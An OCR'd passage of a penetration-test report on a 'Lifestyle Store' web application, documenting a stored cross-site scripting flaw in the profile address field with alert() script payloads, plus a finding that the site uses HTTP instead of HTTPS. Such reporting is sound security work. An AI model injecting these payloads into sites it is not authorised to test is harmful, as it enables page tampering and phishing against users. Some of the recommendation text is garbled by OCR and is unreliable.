
root

<script>alert('1')</script>

Copyright @ Lifestyle Store. All Rights Reserved.


POC(Proof Of Concept) :

- Clearly we can see that popup 1 is arriving.



Observations

- After login as customer, Navigate to http://3.108.196.61/profile/profile.php and you will find option to edit profile, Click it. Now enter the Custom payload <script>alert(‘2’)</script> into address section and submit. After it get submitted, the entered payload get injected into webpage and custom JavaScript popup will arrive whenever page is executed.




3.108.196.61/profile/profile.php

Lifestyle Store

My Profile

root
playprotech@gmail.com

Username:	root
Contact No.:	8088103533
Delivery Address:	



3.108.196.61/profile/17/edit/

Lifestyle Store

My Profile

root

playprotech@gmail.com


root

8088103533

<script>alert('1')</script>

POC(Proof Of Concept) :

- Clearly we can see that popup 2 is arriving.



3.108.196.61/profile/profile.php

Lifestyle Store

My Profile

root

playprotech@gmail.com

Userna

Contact

Delivery Address:

3.108.196.61

2

Read 3.108.196.61

Business Impact-High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want Convert special HTML characters like ' " < > into HTML entities " %22 < > before printing them on the website.
- Apply Client Side Filters to prevent client side filters bypass.

References

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.w3schools.com/html/html_entities.asp

8.Crypto Configuration Flaw

Http and Https are Protocols on which request and response are carried to web server.

Data sent over http protocol is non-encrypted, anyone manage to intercept this will read data, hence it is not secure.


Data sent over https protocol is encrypted, more secure than http.

Crypto Configuration Flaw (Severe)	Crypto Configuration Flaw are found in below modules below. Affected URLs: http://13.233.114.200/

Observation:

- Clearly ,all the webpages use 'http' and not 'https' which is far less secure and not encrypted.

POC(Proof Of Concept)



Business Impact - High

Security is almost halved in http providing easy man-in-the-middle attack and others which makes it easy for attacker to go through the data transmitted over the internet.

Recommendation

- Use https instead of http as the protocol.

References

- https://www.owasp.org/index.php/Category:Cryptographic_
- https://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html

